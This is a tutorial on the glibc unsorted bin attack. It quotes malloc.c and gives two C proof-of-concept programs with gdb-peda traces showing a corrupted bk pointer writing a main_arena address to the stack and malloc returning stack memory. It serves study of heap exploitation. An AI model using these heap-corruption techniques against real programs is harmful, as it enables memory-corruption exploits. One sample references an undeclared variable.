unsorted bin attack[English]

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Unsorted bin attack

- To understand the unsorted bin attack, you need to understand how malloc () removes the chunk from the list of unsorted bins when it reassigns the chunks registered in the unsorted bin.
- Request to malloc() for memory allocation, the allocator checks if there are chunks available in fast, small, and large bins.
- If the allocator does not find an available chunk in the bins, it checks to see if the value of unsorted_chunks (av)-> bk is different from the return value of unsorted_chunks (av).
  - If these values are different, it indicates that there is a free chunk in the Unsorted bin.
  - If there is a free chunk in the Unsorted bin, it stores the value of unsorted_chunks-> bk in the "victim".
  - And the data of victim-> bk is stored in "bck".

/release/2.25/master/malloc/malloc.c - _int_malloc()

```
  for (;; )
    {
      int iters = 0;
      while ((victim = unsorted_chunks (av)->bk) != unsorted_chunks (av))
        {
          bck = victim->bk;
```

- unsorted_chunks(av) calls bin_at() and returns the value returned.
  - bin_at () returns the address of main_arena.bin [0] minus 16.

/release/2.25/master/malloc/malloc.c

```
/* The otherwise unindexable 1-bin is used to hold unsorted chunks. */
#define unsorted_chunks(M)          (bin_at (M, 1))
```

/release/2.25/master/malloc/malloc.c


```
/* addressing -- note that bin_at(0) does not exist */
#define bin_at(m, i) \
  (mbinptr) (((char *) &((m)->bins[((i) - 1) * 2]))                           \
             - offsetof (struct malloc_chunk, fd))
```

- The allocator reallocates chunks placed in the unsorted list and then stores the data "bck" has in main_arena.bin[0]->bk when the chunk is deleted from the unsorted list.
  - The allocator stores the value returned by unsorted_chunks() in bckfd.

/release/2.25/master/malloc/malloc.c - _int_malloc()


```
/* remove from unsorted list */
unsorted_chunks (av)->bk = bck;
bck->fd = unsorted_chunks (av);
```

- For example, the value returned by unsorted_chunks (av) is 0x7ffff7dd1b78, and the value of unsorted_chunks (av)-> bk is 0x602000.
    - Because the two values are different, the allocator stores the address (0x00007ffff7dd1b78) stored at "0x602000-> bk" in bck.
- The allocator then reallocates chunks from the unsorted list.
    - To remove the chunk from the unsorted list, the allocator stores the address held in "bck" (0x00007ffff7dd1b78) in unsorted_chunks (av)-> bk.
    - The value returned by unsorted_chunks (av) (0x7ffff7dd1b78) is stored in bck fd.



- Unsorted bin attack is a technique to save the main_arena's address("&main_arena.bin[0]-16") in the desired area by overwriting the value in bk of the free chunk before the allocator deletes the chunk from the unsorted list.
- If an attacker overwrites the stack address (0x7fffffffe248) to the "bk" of the chunk registered in the Unsorted list, the allocator stores the address returned by unsorted_chunks() in bckfd(0x7fffffffe258) because the address stored in "bck" is 0x7fffffffe248.

Unsorted bin attack flow



Example

Example1

- The following code stores 0 in "state", allocates two memories of 130 bytes in size, and frees the first allocated memory.
    - After storing "((char *) & state)-16" in buf1 [1], request memory allocation of 130 bytes.
    - And if "state" has a value, it prints a message.

Unsorted_bin.c

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

int main(){
    unsigned long long state = 0;

    fprintf(stderr,"Stack : %p\n", &state);
    unsigned long long *buf1 = malloc(130);
    char *buf2 = malloc(500);

    free(buf1);

    buf1[1] = (unsigned long long)(((char*)&state) - 16);
    buf1 = malloc(130);

    if(state){
        fprintf(stderr,"Hello world!\n");
    }
}
```

- Check the address of the allocated memory at 0x4006ec, 0x4006fa.
    - Check the data of the chunk fd, bk registered in the list of Unsorted bin at 0x40070a.
    - Check the value overwritten to the bk of the free chunk At 0x40071a.
    - At 0x400727, check that the address of the main_arena range is stored on the stack.

Breakpoints

```
lazenca0x0@ubuntu:~/Book$ gdb -q ./unsorted_bin
Reading symbols from ./unsorted_bin...(no debugging symbols found)...done.
gdb-peda$ disassemble main
Dump of assembler code for function main:
   0x00000000004006a6 <+0>:        push   rbp
   0x00000000004006a7 <+1>:        mov    rbp,rsp
   0x00000000004006aa <+4>:        sub    rsp,0x20
   0x00000000004006ae <+8>:        mov    rax,QWORD PTR fs:0x28
   0x00000000004006b7 <+17>:        mov    QWORD PTR [rbp-0x8],rax
   0x00000000004006bb <+21>:        xor    eax,eax
   0x00000000004006bd <+23>:        mov    QWORD PTR [rbp-0x20],0x0
   0x00000000004006c5 <+31>:        mov    rax,QWORD PTR [rip+0x200994]        # 0x601060 <stderr@@GLIBC_2.2.5>
   0x00000000004006cc <+38>:        lea    rdx,[rbp-0x20]
   0x00000000004006d0 <+42>:        mov    esi,0x4007f4
   0x00000000004006d5 <+47>:        mov    rdi,rax
   0x00000000004006d8 <+50>:        mov    eax,0x0
   0x00000000004006dd <+55>:        call   0x400570 <fprintf@plt>
   0x00000000004006e2 <+60>:        mov    edi,0x82
   0x00000000004006e7 <+65>:        call   0x400580 <malloc@plt>
   0x00000000004006ec <+70>:        mov    QWORD PTR [rbp-0x18],rax
   0x00000000004006f0 <+74>:        mov    edi,0x1f4
   0x00000000004006f5 <+79>:        call   0x400580 <malloc@plt>
   0x00000000004006fa <+84>:        mov    QWORD PTR [rbp-0x10],rax
   0x00000000004006fe <+88>:        mov    rax,QWORD PTR [rbp-0x18]
   0x0000000000400702 <+92>:        mov    rdi,rax
   0x0000000000400705 <+95>:        call   0x400540 <free@plt>
   0x000000000040070a <+100>:        mov    rax,QWORD PTR [rbp-0x18]
   0x000000000040070e <+104>:        lea    rdx,[rax+0x8]
   0x0000000000400712 <+108>:        lea    rax,[rbp-0x20]
   0x0000000000400716 <+112>:        sub    rax,0x10
   0x000000000040071a <+116>:        mov    QWORD PTR [rdx],rax
   0x000000000040071d <+119>:        mov    edi,0x82
   0x0000000000400722 <+124>:        call   0x400580 <malloc@plt>
   0x0000000000400727 <+129>:        mov    QWORD PTR [rbp-0x18],rax
   0x000000000040072b <+133>:        mov    rax,QWORD PTR [rbp-0x20]
   0x000000000040072f <+137>:        test   rax,rax
   0x0000000000400732 <+140>:        je     0x400752 <main+172>
   0x0000000000400734 <+142>:        mov    rax,QWORD PTR [rip+0x200925]        # 0x601060 <stderr@@GLIBC_2.2.5>
   0x000000000040073b <+149>:        mov    rcx,rax
   0x000000000040073e <+152>:        mov    edx,0xd
   0x0000000000400743 <+157>:        mov    esi,0x1
   0x0000000000400748 <+162>:        mov    edi,0x400800
   0x000000000040074d <+167>:        call   0x400590 <fwrite@plt>
   0x0000000000400752 <+172>:        mov    eax,0x0
   0x0000000000400757 <+177>:        mov    rcx,QWORD PTR [rbp-0x8]
   0x000000000040075b <+181>:        xor    rcx,QWORD PTR fs:0x28
   0x0000000000400764 <+190>:        je     0x40076b <main+197>
   0x0000000000400766 <+192>:        call   0x400550 <__stack_chk_fail@plt>
   0x000000000040076b <+197>:        leave
   0x000000000040076c <+198>:        ret
End of assembler dump.
gdb-peda$ b *0x00000000004006ec
Breakpoint 1 at 0x4006ec
gdb-peda$ b *0x00000000004006fa
Breakpoint 2 at 0x4006fa
gdb-peda$ b *0x000000000040070a
Breakpoint 3 at 0x40070a
gdb-peda$ b *0x000000000040071a
Breakpoint 4 at 0x40071a
gdb-peda$ b *0x0000000000400727
Breakpoint 5 at 0x400727
gdb-peda$
```

- The program was allocated two memory of the same size.
    - Each memory address is 0x602010 and 0x6020a0.

Allocated memory

```
gdb-peda$ r
Starting program: /home/lazenca0x0/Book/unsorted_bin
Stack : 0x7fffffffe450

Breakpoint 1, 0x00000000004006ec in main ()
gdb-peda$ i r rax
rax            0x602010        0x602010
gdb-peda$ c
Continuing.

Breakpoint 2, 0x00000000004006fa in main ()
gdb-peda$ i r rax
rax            0x6020a0        0x6020a0

gdb-peda$
```

- When free() is requested to free the first allocated memory (0x602010), the chunk is placed in the unsorted list.
    - "(char *) & main_arena.bins [0]-16" is stored in fd, bk of the chunk.

After freeing memory

```
gdb-peda$ c
Continuing.

Breakpoint 3, 0x000000000040070a in main ()
gdb-peda$ p main_arena.bins[0]
$1 = (mchunkptr) 0x602000
gdb-peda$ x/4gx 0x602000
0x602000:        0x0000000000000000        0x0000000000000091
0x602010:        0x00007ffff7dd1b78        0x00007ffff7dd1b78
gdb-peda$ x/4gx 0x00007ffff7dd1b78
0x7ffff7dd1b78 <main_arena+88>:        0x0000000000602290        0x0000000000000000
0x7ffff7dd1b88 <main_arena+104>:        0x0000000000602000        0x0000000000602000
gdb-peda$ c
Continuing.
```

- Store the address of the stack area in bk of the free chunk for an unsorted bin attack.

Overwrite the value to "bck-fd".

```
Breakpoint 4, 0x000000000040071a in main ()
gdb-peda$ x/i $rip
=> 0x40071a <main+116>:        mov    QWORD PTR [rdx],rax
gdb-peda$ i r rdx
rdx            0x602018        0x602018
gdb-peda$ i r rdx rax
rdx            0x602018        0x602018
rax            0x7fffffffe440        0x7fffffffe440
gdb-peda$ ni

0x000000000040071d in main ()
gdb-peda$ x/4gx 0x602000
0x602000:        0x0000000000000000        0x0000000000000091
0x602010:        0x00007ffff7dd1b78        0x00007fffffffe440
gdb-peda$ x/4gx 0x00007fffffffe440
0x7fffffffe440:        0x00007fffffffe550        0x000000000040070a
0x7fffffffe450:        0x0000000000000000        0x0000000000602010
gdb-peda$
```

- Memory allocation is requested from malloc () to allocate chunks placed in the unsorted list.
    - "&Main_arena [0]-16" was saved in the variable "state" (0x7fffffffe450) after memory allocation.

- Since the value of the variable "state" is not 0, a message is printed on the screen.

Store data in the stack

```
Breakpoint 5, 0x0000000000400727 in main ()
gdb-peda$ i r rax
rax            0x602010        0x602010
gdb-peda$ p main_arena.bins[0]
$2 = (mchunkptr) 0x602000
gdb-peda$ x/4gx 0x602000
0x602000:        0x0000000000000000        0x0000000000000091
0x602010:        0x00007ffff7dd1b78        0x00007fffffffe440
gdb-peda$ p main_arena.bins[1]
$3 = (mchunkptr) 0x7fffffffe440
gdb-peda$ x/4gx 0x00007fffffffe440
0x7fffffffe440:        0x00007fffffffe470        0x0000000000400727
0x7fffffffe450:        0x00007ffff7dd1b78        0x0000000000602010

gdb-peda$ c
Continuing.
Hello world!
[Inferior 1 (process 124614) exited normally]
Warning: not running
gdb-peda$
```

Example2

- This code has the same basic behavior as "Unsorted_bin.c".
    - The other part is that we store the address of the Fake chunk in bckfd.
    - Store the size of the fake chunk in stack_var[0] and the address(fd) of the variable stack_var in stack_var[2].
    - Store the address of stack_var minus 8 in buf1 [1].
        - buf1 [1] is bckfd.
    - The program asks malloc () for a memory allocation that is the same size as the chunks placed in the list in the Unsorted bin.
    - Then request malloc() to allocate memory again.

Unsorted_bin_into_stack.c

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

int main(){
    unsigned long long stack_var[3] = {0};

    fprintf(stderr,"Stack : %p\n", &state);
    unsigned long long *buf1 = malloc(130);
    char *buf2 = malloc(500);

    free(buf1);

    stack_var[0] = 0x90;
    stack_var[2] = (unsigned long long)stack_var;

    buf1[1] = (unsigned long long)(((char*)&stack_var) - 8);
    buf1 = malloc(130);
    char *buf3 = malloc(130);

    read(STDIN_FILENO,buf3,130);
}
```

- At 0x40071a, check the chunks registered in the Unsorted list and the fake chunks created in the stack.
    - Check the value that overwrites the bk of the free chunk at 0x40073a.
    - At 0x400747, 0x400755, check the change in the Unsorted bin after the memory allocation and the pointer returned.
    - Check the change in the Unsorted bin and the returned pointer at 0x400747 and 0x400755.
    - At 0x40076a, check that the memory allocated from malloc () is available.

Breakpoints

```
lazenca0x0@ubuntu:~/Book$ gdb -q ./unsorted_bin_into_stack
Reading symbols from ./unsorted_bin_into_stack...(no debugging symbols found)...done.
gdb-peda$ disassemble main
Dump of assembler code for function main:
   0x00000000004006a6 <+0>:        push   rbp
   0x00000000004006a7 <+1>:        mov    rbp,rsp
   0x00000000004006aa <+4>:        sub    rsp,0x40
   0x00000000004006ae <+8>:        mov    rax,QWORD PTR fs:0x28
   0x00000000004006b7 <+17>:        mov    QWORD PTR [rbp-0x8],rax
   0x00000000004006bb <+21>:        xor    eax,eax
   0x00000000004006bd <+23>:        mov    QWORD PTR [rbp-0x20],0x0
   0x00000000004006c5 <+31>:        mov    QWORD PTR [rbp-0x18],0x0
   0x00000000004006cd <+39>:        mov    QWORD PTR [rbp-0x10],0x0
   0x00000000004006d5 <+47>:        mov    rax,QWORD PTR [rip+0x200984]        # 0x601060 <stderr@@GLIBC_2.2.5>
   0x00000000004006dc <+54>:        lea    rdx,[rbp-0x20]
   0x00000000004006e0 <+58>:        mov    esi,0x400814
   0x00000000004006e5 <+63>:        mov    rdi,rax
   0x00000000004006e8 <+66>:        mov    eax,0x0
   0x00000000004006ed <+71>:        call   0x400580 <fprintf@plt>
   0x00000000004006f2 <+76>:        mov    edi,0x82
   0x00000000004006f7 <+81>:        call   0x400590 <malloc@plt>
   0x00000000004006fc <+86>:        mov    QWORD PTR [rbp-0x38],rax
   0x0000000000400700 <+90>:        mov    edi,0x1f4
   0x0000000000400705 <+95>:        call   0x400590 <malloc@plt>
   0x000000000040070a <+100>:        mov    QWORD PTR [rbp-0x30],rax
   0x000000000040070e <+104>:        mov    rax,QWORD PTR [rbp-0x38]
   0x0000000000400712 <+108>:        mov    rdi,rax
   0x0000000000400715 <+111>:        call   0x400540 <free@plt>
   0x000000000040071a <+116>:        mov    QWORD PTR [rbp-0x20],0x90
   0x0000000000400722 <+124>:        lea    rax,[rbp-0x20]
   0x0000000000400726 <+128>:        mov    QWORD PTR [rbp-0x10],rax
   0x000000000040072a <+132>:        mov    rax,QWORD PTR [rbp-0x38]
   0x000000000040072e <+136>:        lea    rdx,[rax+0x8]
   0x0000000000400732 <+140>:        lea    rax,[rbp-0x20]
   0x0000000000400736 <+144>:        sub    rax,0x8
   0x000000000040073a <+148>:        mov    QWORD PTR [rdx],rax
   0x000000000040073d <+151>:        mov    edi,0x82
   0x0000000000400742 <+156>:        call   0x400590 <malloc@plt>
   0x0000000000400747 <+161>:        mov    QWORD PTR [rbp-0x38],rax
   0x000000000040074b <+165>:        mov    edi,0x82
   0x0000000000400750 <+170>:        call   0x400590 <malloc@plt>
   0x0000000000400755 <+175>:        mov    QWORD PTR [rbp-0x28],rax
   0x0000000000400759 <+179>:        mov    rax,QWORD PTR [rbp-0x28]
   0x000000000040075d <+183>:        mov    edx,0x82
   0x0000000000400762 <+188>:        mov    rsi,rax
   0x0000000000400765 <+191>:        mov    edi,0x0
   0x000000000040076a <+196>:        call   0x400560 <read@plt>
   0x000000000040076f <+201>:        mov    eax,0x0
   0x0000000000400774 <+206>:        mov    rcx,QWORD PTR [rbp-0x8]
   0x0000000000400778 <+210>:        xor    rcx,QWORD PTR fs:0x28
   0x0000000000400781 <+219>:        je     0x400788 <main+226>
   0x0000000000400783 <+221>:        call   0x400550 <__stack_chk_fail@plt>
   0x0000000000400788 <+226>:        leave
   0x0000000000400789 <+227>:        ret
End of assembler dump.
gdb-peda$ b *0x000000000040071a
Breakpoint 1 at 0x40071a
gdb-peda$ b *0x000000000040073a
Breakpoint 2 at 0x40073a
gdb-peda$ b *0x0000000000400747
Breakpoint 3 at 0x400747
gdb-peda$ b *0x0000000000400755
Breakpoint 4 at 0x400755
gdb-peda$ b *0x000000000040076a
Breakpoint 5 at 0x40076a
gdb-peda$
```

- The program asks malloc () two memory allocations and frees the first memory.
    - Freed memory (0x602000) is placed in the Unsorted list.

Place chunks in the Unsorted list

```
gdb-peda$ r
Starting program: /home/lazenca0x0/Book/unsorted_bin_into_stack
Stack : 0x7fffffffe430

Breakpoint 1, 0x000000000040071a in main ()
gdb-peda$ p main_arena.bins[0]
$1 = (mchunkptr) 0x602000
gdb-peda$ p main_arena.bins[1]
$2 = (mchunkptr) 0x602000
gdb-peda$ x/4gx 0x602000
0x602000:        0x0000000000000000        0x0000000000000091
0x602010:        0x00007ffff7dd1b78        0x00007ffff7dd1b78
gdb-peda$ x/4gx 0x00007ffff7dd1b78
0x7ffff7dd1b78 <main_arena+88>:        0x0000000000602290        0x0000000000000000
0x7ffff7dd1b88 <main_arena+104>:        0x0000000000602000        0x0000000000602000
gdb-peda$
```

- In order to be allocated a stack through an unsorted bin attack, a fake chunk like Free chunk must be on the stack.
    - To create a fake chunk, store 0x90 in stack_var[0](0x7fffffffe430) and store the address of stack_var in stack_var[2](0x7fffffffe440).
    - 0x7fffffffe430 is the size of the Fake chunk, and 0x7fffffffe440 is the bk of the Fake chunk.

Create fake chunk

```
gdb-peda$ x/3i $rip
=> 0x40071a <main+116>:        mov    QWORD PTR [rbp-0x20],0x90
   0x400722 <main+124>:        lea    rax,[rbp-0x20]
   0x400726 <main+128>:        mov    QWORD PTR [rbp-0x10],rax
gdb-peda$ i r rbpx
rbp            0x7fffffffe450        0x7fffffffe450
gdb-peda$ p/x 0x7fffffffe450 - 0x20
$3 = 0x7fffffffe430
gdb-peda$ ni

0x0000000000400722 in main ()
gdb-peda$

0x0000000000400726 in main ()
gdb-peda$ x/i $rip
=> 0x400726 <main+128>:        mov    QWORD PTR [rbp-0x10],rax
gdb-peda$ i r rbp
rbp            0x7fffffffe450        0x7fffffffe450
gdb-peda$ p/x 0x7fffffffe450 - 0x10
$8 = 0x7fffffffe440
gdb-peda$ i r rax
rax            0x7fffffffe430        0x7fffffffe430
gdb-peda$ ni

0x000000000040072a in main ()
gdb-peda$ x/4gx 0x7fffffffe430
0x7fffffffe430:        0x0000000000000090        0x0000000000000000
0x7fffffffe440:        0x00007fffffffe430        0x1fe450c974875300
gdb-peda$
```

- Store the fake chunk's address(0x7fffffffe428) in main_arena.bins [0]-> bk (0x602018).
    - This causes the data stored in main_arena.bins[0]->bk to be the address of the fake chunk(0x7fffffffe428).

Store the address of the fake chunk in the main_rena.bins[0]->bk.

```
gdb-peda$ c
Continuing.
Breakpoint 2, 0x000000000040073a in main ()
gdb-peda$ x/i $rip
=> 0x40073a <main+148>:        mov    QWORD PTR [rdx],rax
gdb-peda$ i r rdx rax
rdx            0x602018        0x602018
rax            0x7fffffffe428        0x7fffffffe428
gdb-peda$ x/4gx 0x7fffffffe428
0x7fffffffe428:        0x0000000000000000        0x0000000000000090
0x7fffffffe438:        0x0000000000000000        0x00007fffffffe430
gdb-peda$ p &main_arena.bins[0]->bk
$11 = (struct malloc_chunk **) 0x602018
gdb-peda$ ni

0x000000000040073d in main ()
gdb-peda$ p main_arena.bins[0]->bk
$4 = (struct malloc_chunk *) 0x7fffffffe428
gdb-peda$ ni

0x000000000040073d in main ()
gdb-peda$ x/4gx 0x602000
0x602000:        0x0000000000000000        0x0000000000000091
0x602010:        0x00007ffff7dd1b78        0x00007fffffffe428
gdb-peda$
```

- When you ask malloc() for memory allocation of 130 bytes in size, the allocator reallocates chunks placed on the unsorted list.
    - The allocator removes the chunk from the Unsorted list after reallocating memory and updates the list of Unsorted bins.
    - This causes the fake chunk address to be stored in main_arena.bins [1].
- And once they request the same size memory allocation, it will return the memory of the stack memory(0x7fffffffe438).
    - The address is from "Fake chunkfd".

Memory is allocated in the stack space.

```
gdb-peda$ p main_arena.bins[1]
$14 = (mchunkptr) 0x602000
gdb-peda$ c
Continuing.

Breakpoint 3, 0x0000000000400747 in main ()
gdb-peda$ i r rax
rax            0x602010        0x602010
gdb-peda$ p main_arena.bins[0]
$6 = (mchunkptr) 0x602000
gdb-peda$ p main_arena.bins[1]
$7 = (mchunkptr) 0x7fffffffe428
gdb-peda$ c
Continuing.

Breakpoint 4, 0x0000000000400755 in main ()
gdb-peda$ i r rax
rax            0x7fffffffe438        0x7fffffffe438
gdb-peda$ x/4gx 0x7fffffffe438
0x7fffffffe438:        0x00007ffff7dd1b78        0x00007ffff7dd1b78
0x7fffffffe448:        0x33834f49afabc500        0x0000000000400790
gdb-peda$ p main_arena.bins[1]
$20 = (mchunkptr) 0x7fffffffe430
gdb-peda$
```

- You can store the value in the allocated stack memory.

You can use the allocated stack memory.

```
gdb-peda$ c
Continuing.

Breakpoint 5, 0x000000000040076a in main ()
gdb-peda$ i r rsi
rsi            0x7fffffffe438        0x7fffffffe438
gdb-peda$ ni
AAAAAAAABBBBBBBBCCCCCCCCDDDDDDDD

0x000000000040076f in main ()
gdb-peda$ x/4gx 0x7fffffffe438
0x7fffffffe438:        0x4141414141414141        0x4242424242424242
0x7fffffffe448:        0x4343434343434343        0x4444444444444444
gdb-peda$
```

Related information

- https://github.com/shellphish/how2heap

Unknown macro: 'html'